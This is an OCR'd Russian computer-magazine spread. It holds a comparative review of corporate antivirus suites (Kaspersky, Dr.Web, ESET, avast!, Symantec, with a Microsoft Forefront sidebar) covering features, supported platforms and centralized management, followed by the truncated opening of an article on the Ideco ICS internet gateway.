Сергей «grinder» Яремчук grinder@synack.ru

Санитарная обработка офиса

ВЫБИРАЕМ КОРПОРАТИВНЫЙ АНТИВИРУС

Антивирусных решений для защиты корпоративной сети сегодня на рынке более чем достаточно. От обилия брендов рябит в глазах, засветились как зарубежные производители, так и отечественные. В таких условиях выбрать действительно подходящее решение очень сложно. Обычные критерии отбора, которыми руководствуются пользователи домашних компов, здесь не прокатят, так как на первый план выходят удобство управления и развертывания, а также поддержка нужных ОС и приложений.

КАК БУДЕМ ВЫБИРАТЬ?

Современный офис может насчитывать не один десяток, а то и сотню компьютеров, не говоря уже о наличии нескольких серверов, играющих самую разную роль: почтовый, файловый, коллективной работы и так далее. Использование обычных антивирусов, которые мы привыкли видеть на десктопах, в таких условиях крайне затруднительно. Ведь управление домашними версиями производится непосредственно с рабочего места, а пробежаться по нескольким сотням компьютеров, чтобы проверить, например, как накатилось обновление, физически невозможно (использование средств удаленного администрирования здесь тоже не вариант). Доверить эту операцию пользователю — значит подвергнуть сеть опасности и свести на нет все усилия по защите. Да и фактически так мы лишаем себя части хлеба, каждый же должен выполнять свою работу. Именно поэтому рынок антивирусных корпоративных систем развивается по своим законам, и борьба за заказчика ведется очень серьезная, ведь антивирь обычно выбирают один раз и потом дружат с ним многие годы.

Корпоративные решения строятся по схеме «клиент-сервер», процесс управления на всех этапах от установки до обновления баз и сбора данных о работе агентов производится с удаленной консоли. Серверная часть содержит базу данных SQL, при этом для небольших сетей обычно хватает возможностей, заложенных во встроенной базе, поставляемой бесплатно вместе с дистрибутивом. В целях экономии интернет-трафика обновление антивирусных клиентов производится с внутреннего сервера. На этом общее между корпоративными антивирусами заканчивается. Каждая реализация имеет свои особенности: поддержка ОС и платформ для сервера и клиентов, привязка к специфическому ПО (например, IIS или SQL Server), функциональность клиентских модулей, локализация. И, конечно же, есть отличия в цене и специфике лицензирования. Во всех этих вопросах мы и попробуем разобраться.

В сегодняшний обзор в качестве подопытных попали:

- Kaspersky Open Space Security (KOSS, kaspersky.ru) — линейка продуктов Лаборатории Касперского для защиты корпоративных сетей любого масштаба и сложности;
- Dr.Web Enterprise Suite (ES, drweb.com) — решение для защиты рабочих станций и файловых серверов Windows, почтовых серверов Unix на предприятиях любого размера;
- ESET NOD32 Smart Security Business Edition (SSBE, esetnod32.ru) — комплексная защита серверов и рабочих станций Windows и Linux;
- avast! Enterprise Suite (avast.com/ru-ru) — линейка продуктов для защиты рабочих станций Windows, Windows и Linux серверов, а также продуктов Kerio Mail/WinRoute;
- Symantec Endpoint Protection (SEP, symantec.com/ru) — дальнейшее развитие Symantec AntiVirus Corporate Edition с улучшенными функциями предотвращения угроз.

Именно эти решения находятся в ТОП при поиске на специализированных ресурсах.

КОМПЛЕКТАЦИЯ И ВОЗМОЖНОСТИ

Kaspersky Open Space Security

Линейка KOSS состоит из нескольких продуктов (около 20), обеспечивающих защиту самых разнообразных ресурсов: рабочих станций (Windows XP — Se7en 32/64-bit, Linux), смартфонов (Symbian), интернет-шлюзов, почтовых (Sendmail, Qmail, Postfix, Exim, Exchange, Lotus) и файловых серверов (Windows, Linux, NetWare). Все они подчиняются единой консоли управления Kaspersky Administration Kit. Администратор самостоятельно собирает мозаику из компонентов, необходимых для защиты систем и сервисов. Но при этом процесс их отбора и подсчета суммы лицензии очень прозрачен, поэтому неприятных сюрпризов удается избежать. Лицензия рассчитывается из количества выбранных компонентов, тип компонента на цену не влияет. Клиент антивируса Касперского для Windows/Linux Workstation, устанавливаемый на рабочие места пользователей, обеспечивает комплексную защиту и включает в себя антивирус, IDS/IPS, антифишинг, контроль трафика и подключение внешних устройств. Кроме этого, в KOSS реализована поддержка Cisco NAC и Microsoft NAP (подробнее о технологии защиты сетевого доступа NAP смотри в статье «Сетевой коп», опубликованной в][12.2008).



Dr.Web Enterprise Suite

Недавно анонсированный Dr.Web ES 5.0 позиционируется как универсальное средство для защиты рабочих станций и файловых серверов Windows (Win95 — Win7, клиенты только 32-bit, серверы 32/64-bit), а также почтовых серверов Unix (Linux, FreeBSD до 7.1, Solaris). Наличие в списке устаревших версий ОС часто является решающим аргументом при выборе этой разработки в организациях, где таких систем много, а апгрейд нежелателен или невозможен. Соответственно, невысоки и системные требования, необходимые для работы агента Dr.Web на компьютерах пользователей. Все компоненты (агент и сервер) разворачиваются с одного дистрибутива, что заметно упрощает процесс установки. Управление производится при помощи локализованных консоли управления и/или веб-интерфейса. Последний появился в версии 5.0 и сделан с учетом возможной работы неподготовленного пользователя. В зависимости от вида лицензии, агент будет обеспечивать различную функциональность. Для лицензии «антивирус» получаем антивирус, антируткит и антишпион, при наличии лицензии «комплексной защиты» добавляются антиспам, веб-антивирус и офисный контроль (управление доступом к сетевым и локальным ресурсам). Дополнительно может устанавливаться NAP Validator, обеспечивающий проверку соответствия политикам NAP.

ESET NOD32 Smart Security Business Edition

Разработка от ESET является комплексным решением, предназначенным для защиты как рабочих станций, так и серверов. Возможности клиентской части антивируса совпадают с оснащением NOD32, который мы привыкли видеть на десктопах. Основой является модуль ThreatSense, использующий сигнатурный и эвристический/проактивный анализ для защиты от вирусов, руткитов и шпионских модулей. Также в стандартную поставку входит фильтр почты и веб-страниц. Модуль ThreatSense может интегрироваться в некоторые почтовые клиенты (MS Outlook, Thunderbird, The Bat! и другие).

В версии Smart Security к указанным выше модулям добавляются персональный файервол и антиспам. Файервол, проверяя сетевые соединения, определяет и блокирует некоторые типы атак, отслеживает изменения в исполняемых файлах и в случае расхождения запрещает соединение до принятия решения пользователем. В качестве клиентских систем могут выступать 32 и 64-битные версии Windows от 2000 до Se7en (включая и редакцию Server), а также Linux/BSD/Solaris и Novell Netware. Централизованное управление осуществляется с консоли ESET Remote Administrator.


avast! Enterprise Suite

Продукт компании ALWIL Software, занимающейся разработкой известного антивируса avast! Free antivirus. Основу корпоративной версии составляет антивирус avast! Professional Edition (или NetClient Edition для использования с утилитой управления ADNM), который предназначен для защиты рабочих станций от вирусов, руткитов и шпионского ПО. Кроме этого, в клиенте реализована проверка входящей и исходящей почты, P2P и IM-трафика, блокировка потенциально опасных скриптов на веб-страницах. Модуль Network Shield, входящий в состав клиента, обеспечивает защиту от некоторых сетевых атак. Поддерживаются все не серверные версии Windows от 95 до Vista, в том числе и 64-битные редакции. Установщик автоматически определяет разрядность ОС. Для защиты остальных компонентов сети используются соответствующие приложения, устанавливаемые отдельно: сервера Windows (с плагинами Exchange, ISA, Sharepoint и т.д.) и Linux/Unix, модули поддержки Kerio и PDA. Управление осуществляется централизованно с консоли avast! Distributed Network Manager (ADNM).


Symantec Endpoint Protection

SEP — потомок знаменитого Norton Antivirus. Пакет обеспечивает защиту рабочих станций, ноутбуков и серверов, работающих под управлением 32/64-битных Win 2k — Se7en (клиентские и серверные), Linux, Novell Open Enterprise Server (OES/OES2) и VMWare ESX. Клиент, устанавливаемый на рабочие станции и сервера, имеет полный набор модулей защиты: антивирус, антишпион, файервол, IPS и контроль приложений. Инстру-





Интерфейс консоли Kaspersky Administration Kit


Настройка параметров для группы в консоли Dr.Web ES

мент VxMS (Veritas Mapping Service) позволяет обнаруживать руткиты; проактивный модуль Proactive ThreatScan анализирует поведение приложений и в случае обнаружения отклонений блокирует выполнение опасного кода. Администратор, дирижируя политиками из консоли Symantec Endpoint Protection Manager, управляет не только настройками сканирования и обновления модулей, но и доступом пользователей к файлам, каталогам и программам, контролирует целостность системы, записи реестра. По отдельной лицензии предлагается модуль Network Access Control, проверяющий системы на соответствие установленным политикам и на основе их состояния разрешающий доступ к ресурсам сети. Теперь рассмотрим, что необходимо для развертывания и управления представленными антивирусами. Здесь также есть свои особенности.

РАЗВЕРТЫВАНИЕ И УПРАВЛЕНИЕ

Kaspersky Open Space Security

Начнем с продукта Лаборатории Касперского. Централизованное управление осуществляется при помощи инструмента Kaspersky Administration Kit, в состав которого входит консоль управления (локализованная), агент управления (устанавливается на каждую систему) и сервер администрирования. На последнего, собственно, и возлагаются все функции по управлению работой агентов, сбор информации об их состоянии, обновление антивирусных баз и хранение настроек. Причем в сети может работать несколько связанных между собой серверов администрирования, поэтому очень легко распределить нагрузку серверов в больших разветвленных сетях. Все управление производится с единой консоли. Для установки программ администратор копирует дистрибутивы на сервер, а затем распространяет на остальные системы; также предлагается традиционный (ручной) вариант установки.

Для развертывания сервера понадобится компьютер под Win 2k/2k3/2k8/XP/Vista, а также база данных MS SQL Server, MSDE/Express или MySQL. Установочный пакет самодостаточен, поэтому MSDE и все необходимые библиотеки будут инсталлированы из одного файла.

Обрати внимание на наличие в списке десктопных версий ОС — это позволяет в небольших сетях использовать под сервер малонагруженную рабочую станцию. Для удобства администрирования большим количеством систем используется концепция логической сети, в которой каждая группа систем имеет свои настройки. По умолчанию ее конфигурация совпадает с физической, но это необязательно — можно легко выделить системы в группу по определенному критерию. Также хочется отметить наличие мастеров первоначальной настройки и удаленной установки, которые позволяют с ходу произвести нужные настройки и развернуть систему защиты, не разбираясь с интерфейсом консоли.

Dr.Web Enterprise Suite

Как отмечалось ранее, разработчики Dr.Web пошли несколько другим путем; их продукт — это единое решение, включающее сервер и агент. Серверная часть состоит из антивирусного сервера, консоли администратора и SQL сервера. Назначение компонентов совпадает с Kaspersky Administration Kit. В сети можно развернуть несколько серверов, объединенных в иерархическую структуру и взаимодействующих между собой. Управление осуществляется из единой консоли (локальной или веб), куда также выводится информация о состоянии агентов.


Серверная часть построена с использованием Java, и сегодня возможна установка на Windows 2k/XP/2k3/2k8, Linux, FreeBSD и Solaris. В

Microsoft Forefront Client Security


Рынок корпоративных антивирусов очень емкий, поэтому постоянно притягивает новых игроков. Относительно недавно в линейке продуктов Microsoft Forefront появился новый компонент Microsoft Forefront Client Security (ранее Microsoft Client Protection, microsoft.com/forefront/clientsecurity/ru/ru), предназначенный для защиты от вредоносного ПО на рабочих станциях пользователей и серверах в корпоративной сети. Клиент включает антивирусную защиту, антишпион, проверку соответствия политикам. Продукт базируется на ранних наработках — Windows Defender и OneCare, так что он не возник «из ничего» — прежде чем попасть на «корпоратив», технологии обкатывались.

В качестве сервера управления и отчетов используется Win2k3/Win2k8, клиентские системы — Win 2k+. Можно отметить очень простое управление этим продуктом (из единой консоли) и получение информации в виде отчетов. Интегрирован с остальными компонентами Microsoft. Так обновление баз и модулей производится посредством Windows Update (можно использовать WSUS), установка агентов — с помощью GPO.

В остальном все обзоры практически единодушно указывают на то, что по основным функциям он пока проигрывает брендам, выступающим на этом рынке. Хотя стоит помнить, что это только первая попытка.



Веб-консоль управления Dr.Web Enterprise Suite



Редактор конфигураций ERAC

качестве СУБД подключается встроенная IntDB база данных (подходит для сетей малого и среднего размера) или MS SQL Server CE, Oracle (либо любая другая через ODBC), в Linux поддерживается PostgreSQL.
Сама консоль управления с четвертой версии практически не изменилась. Некоторые задания, чтобы не искать их в списке, можно вызывать из контекстного меню щелчком по иконке в трее. Веб-интерфейс в базовых операциях заметно удобнее консоли, особенно для сбора данных о состоянии агентов. Чтобы к нему подключиться, следует ввести в браузере адрес сервера и порт 9080/9081 (HTTP/HTTPS). Браузер должен поддерживать выполнение Java.

ESET NOD32 Smart Security Business Edition

Для централизованного администрирования продуктов ESET используется Remote Administrator (ERA), состоящий из сервера (ERAS) и консоли управления (ERAC), поставляемых отдельными дистрибутивами. Их основное назначение совпадает с решениями, описываемыми ранее. Сервер обеспечивает непосредственное управление клиентами и сбор данных, дополнительно может являться зеркалом обновлений. В сети может быть установлено несколько ERAS, которые реплицируют настройки на основной сервер.
Локализованная консоль позволяет управлять удаленной установкой антивируса, предварительно определив конфигурации для пакетов; предписывать настройки, отправляемые клиентам; создавать политики и получать отчеты. Клиенты, установленные обычным образом, подключаются в «Настройки - Дополнительные настройки - Разное - Удаленное администрирование». Просто отмечаем флажок «Подключиться к ESET Remote Administrator Server» и указываем адрес и порт (по умолчанию 2222) сервера. Через некоторое время клиент появится в окне консоли ERAC.
Администратор определяет, какие данные клиент передает на сервера автоматически, а какие — только по запросу. Редактор конфигураций позволяет указать любые установки для решений ESET с возможностью экспорта в файл XML-формата, они могут быть использованы для резервирования настроек, импорта в ERAC или конфигурирования локального клиента. Предусмотрен импорт групп из Active Directory. Следует отметить наличие ESET SysInspector, который помогает собрать данные о системе (драйвера, приложения, сетевые соединения и т.д.), и ESET SysRescue, предназначенного для создания спасательного диска с антивирусом NOD32 (понадобится WAIK, подробнее о нем смотри в статье «Самосборные окна» в][[01.2009). Возможностей у ERAC очень много, поэтому придется потратить какое-то время на изучение его особенностей. Для установки ERAS понадобится компьютер под Windows от NT4 до 2k8/Se7en (работает как служба), для консоли список ОС аналогичен, только отсутствует NT4. В качестве базы данных по умолчанию предлагается встроенная MS Access, как вариант — MS SQL Server, Oracle или MySQL. Удобно, что лицензия для ERAS не требуется (лицензируются только клиентские системы), поэтому при необходимости можно совершенно свободно развернуть любое их количество.

avast! Enterprise Suite

Сердцем консоли управления антивирусами avast! ADNM является Management Server, к которому подключаются клиенты для получения обновлений и новых политик. Чтобы установить такой сервер, понадобится компьютер с 32/64-битной версией WinNT/2k/XP/2k3/Vista/2k8. В больших сетях возможно использование нескольких MS со своими SQL'ными базами данных. При этом предусмотрено два варианта взаимодействия: репликация настроек или использование центрального (dedicaded) сервера. Установочный дистрибутив включает MSDE 2000 (достаточно для сети до 1000 систем), вместо него можно использовать полноценный MS SQL Server 2k/2k5 (в том числе и 2k5 Express Edition). Также администратор может выбрать один из двух методов взаимодействия сервера с клиентскими системами: PUSH и POP. То есть, когда сервер управляет клиентами принудительно, опрашивая их состояние, или клиенты сами периодически подключаются к серверу за настройками. Сервер работает в качестве сервиса (AMS service, AvEngine.exe) и, по сути, является дополнительным прослушивателем HTTP/S протокола (подключается к процессу httpd.exe). Использование стандартного порта упрощает администрирование и доступ через закрытые файером сети.
Программа установки интуитивно понятна и локализована. В большинстве случаев достаточно указать вариант «Нормальная», и все необходимое будет установлено автоматически, включая пакеты для поддержки русского языка. На этапе запроса лицензии нажимаем «Демо» — нужные лицензии будут сгенерированы автоматически. Также на этапе установки создается зеркало антивирусных баз, за основу берется офсайт avast! или уже имеющийся сервер управления. По умолчанию устанавливается учетная запись Administrator с паролем admin.



warning
MSDE 2000 не поддерживает 64-битные версии ОС.



dvd
На прилагаемом к журналу диске ты найдешь видеоролик, посвященный установке и настройке ESET NOD32 SSBE.




links
- Сайт Лаборатории Касперского - kaspersky.ru
- Сайт Доктор Веб — drweb.com
- Сайт ESET NOD32 — esetnod32.ru
- Сайт avast! — avast.com/ru-ru
- Сайт Symantec — symantec.com/ru

Консоль управления avast! ADNM

Symantec Endpoint Protection

Система управления Symantec Endpoint Protection также состоит из трех компонентов: Manager (сервер), Console и Database. В сети может работать несколько Manager'ов, обменивающихся политиками с родительским сервером. В качестве ОС для установки серверной части подходят Win2k/XP/2k3/2k8 (32/64-bit). Консоль управления, помимо этих систем, может быть установлена на Vista/Se7en. В комплекте с программой установки идет встроенная SQL'ная база данных (на основе Sybase), которую рекомендуется использовать при подключении до 100 клиентов (она ставится автоматом при выборе режима инсталляции «Простой»). При наличии большего количества систем рекомендуется задействовать полнофункциональный SQL-сервер — MS SQL Server 2kSP4/2k5SP2/2k8. Для работы серверной части потребуется наличие роли IIS, которую необходимо установить до развертывания Manager. Все компоненты собраны в единый архив (весом 510 Мб), который доступен на офсайте. Скачать его можно только при помощи специального Java-приложения, запускающегося автоматически при нажатии ссылки (и регистрации). Сам процесс установки не должен вызвать проблем, будет понятен даже новичку. Кроме этого есть очень удобные мастера и инструменты. Так, мастер переноса и развертывания, который стартует сразу после инсталляции, помогает быстро установить антивирус на клиентских системах, перенести группы и политики с родительских серверов SEP. В больших сетях вручную рассортировать клиентские системы весьма непросто — здесь на помощь приходят инструменты Symantec'овской консоли. В критериях отбора систем можно задавать до 30 параметров: имя компьютера, IP-адрес, частота CPU, версия BIOS и так далее.



Настройка политик в Symantec Endpoint Console

ПОДВОДИМ ИТОГИ

Как видим, представленные решения отличаются по многим параметрам, и в первую очередь бросается в глаза разные функциональные возможности клиентских модулей, список поддерживаемых ОС и особенности управления. Поэтому перед выбором своего решения следует внимательно оценить имеющиеся ресурсы, а затем выбрать наиболее приемлемый вариант. ⌶

Алексей «_ssh3r1ff-» Наумов ssh3r1ff@gmail.com

Центр сетевого контроля

ПОСТРОЕНИЕ СЕТЕВОГО ФИЛЬТРА И ШЛЮЗА В ИНТЕРНЕТ С ПОМОЩЬЮ IDECO ICS

Сетевой шлюз. Как будешь поднимать его ты? Привыкнув к одному способу, зачастую начинаешь все делать по старинке, не замечая прогрессивные и современные решения. Это я знаю по себе. В результате костыльное решение — здесь, велосипед — там. В определенный момент мне надоело ковыряться в конфигах и чужих непонятных сборках. Было решено, наконец, подобрать для себя решение, которое я без опаски и мороки смогу использовать везде: дома и у своих клиентов. Так я открыл для себя Интернет-шлюз Ideco ICS.


Никогда бы не подумал, что смогу найти что-то полезное с помощью контекстной рекламы. Но как-то нажав на рекламную ссылку в одном из блогов системного администратора (мне не сложно, а хорошему человеку за это — копеечка), я оказался на странице Ideco. Идея общаться с коммерческими решениями (то, что за продукт разработчики просят деньги — очевидно) меня не прельщала, но прикольный видеокаст про Добрыню все же заманил меня зайти в раздел загрузок. Неплохая идея разработчиков, чтобы упростить процесс тестирования — на сайте есть готовый проект для запуска Ideco ICS в виртуальном окружении с помощью VMware Player. Ну, раз так, то почему бы и не попробовать.

СДЕЛАТЬ САМОМУ ИЛИ ПОСТАВИТЬ СБОРКУ?

Готовые решения на базе Linux, заточенные для управления интернетом, разрабатываются уже давно. Такие сборки а-ля «поставил и заработало» пользуются большой популярностью у админов, причем, по моим наблюдениям, как у самых матерых администраторов, так и у начинающих. Помнится, в бородатые времена я даже пользовался каким-то урезанным дистрибутивом фряхи, который запускался с дискеты :). Конечно, есть противники таких работающих решений из коробки, которые считают, что проще взять Слаку, Дебиан и незнамо что еще, а потом методично собирать все самому. Их право, но у меня возможности долго ковыряться с одним только шлюзом нет — время дороже. Другой вопрос, что есть целый ряд альтернативных решений, позволяющих развернуть шлюз, и они... бесплатны! Несколько таких дистрибутивов мы совсем недавно рассматривали в статье «Сетевые регулировщики» из январского номера][(ищи PDF-версию статьи на диске). Ideco Control Server же — сугубо коммерческий продукт. Так за что хотят деньги разработчики при таком обилии бесплатных альтернатив? Может и платить не за что? :) Вот с этим надо разобраться. Сразу хочу оговориться, что для домашнего использования и обучения предлагается бесплатная лицензия на пять компьютеров. Чтобы ее получить, нужно лишь заполнить форму на сайте, указав правильный e-mail, на который придет заветный ключ. Поэтому Ideco можно даже называть условно бесплатной.

ЧТО ТАМ ВНУТРИ?

Начнем с технических моментов. Ideco ICS построен на ядре Linux 2.4 (ага, сразу запоминаем — могут быть проблемы с драйверами) и содержит ряд компонентов, распространяемых под свободными лицензиями: Apache, ClamAV, Courier, Cyrus, Postfix, MySQL и т.д. Если перечислять включенные в состав демоны, то сразу становится ясно, что перед нами что-то гораздо большее, чем просто шлюз в инет. Сам посуди: в список серверов, которые можно поднять при помощи Ideco, входят VPN, DHCP, DNS, FTP, NTPD, Jabber и SMTP/POP3 и IMAP-демоны. Даже популярные движки вроде Joomla и phpbb — и те можно автоматически развернуть на веб-сервере. С одной стороны такой пакет «all in one» — это хорошо. Но на кой черт это все, если мне нужен просто шлюз? Прописная истина: чем больше сервисов, тем мощнее должен быть сервер, а это – лишние затраты на оборудование. И тут опять вспоминаем про ядро. С веткой 2.4 можно легко упереться в потолок по поддержке свежих девайсов. Где прикажете искать дрова, например, для SkyStar3? Там и с веткой 2.6 не все так гладко, а уж с 2.4 ядром даже и начинать ковыряться не стоит. Говорю потому, что знаю: на одном из отдаленных предприятий используется спутниковый инет, и на сервере стоит именно эта DVB-карта. «Пфф, нашел экзотику», — возможно, возразишь ты. Но вспомни про 3G или WiMax-модемы, подключаемые по USB. Так вот, с их подключениями ты также пролетаешь. У бесплатного



eBox (ebox-platform.com), который предлагает тот же набор предустановленных демонов, та же проблема — но он и бесплатен. При этом его совместимость с Ubuntu позволяет допилить до любой кондиции, было бы желание. С Ideco похоже придется ограничивать себя только тем, что предоставили разработчики, или искать обходные решения, например, поднять простенький роутер для WiMax или Yota.

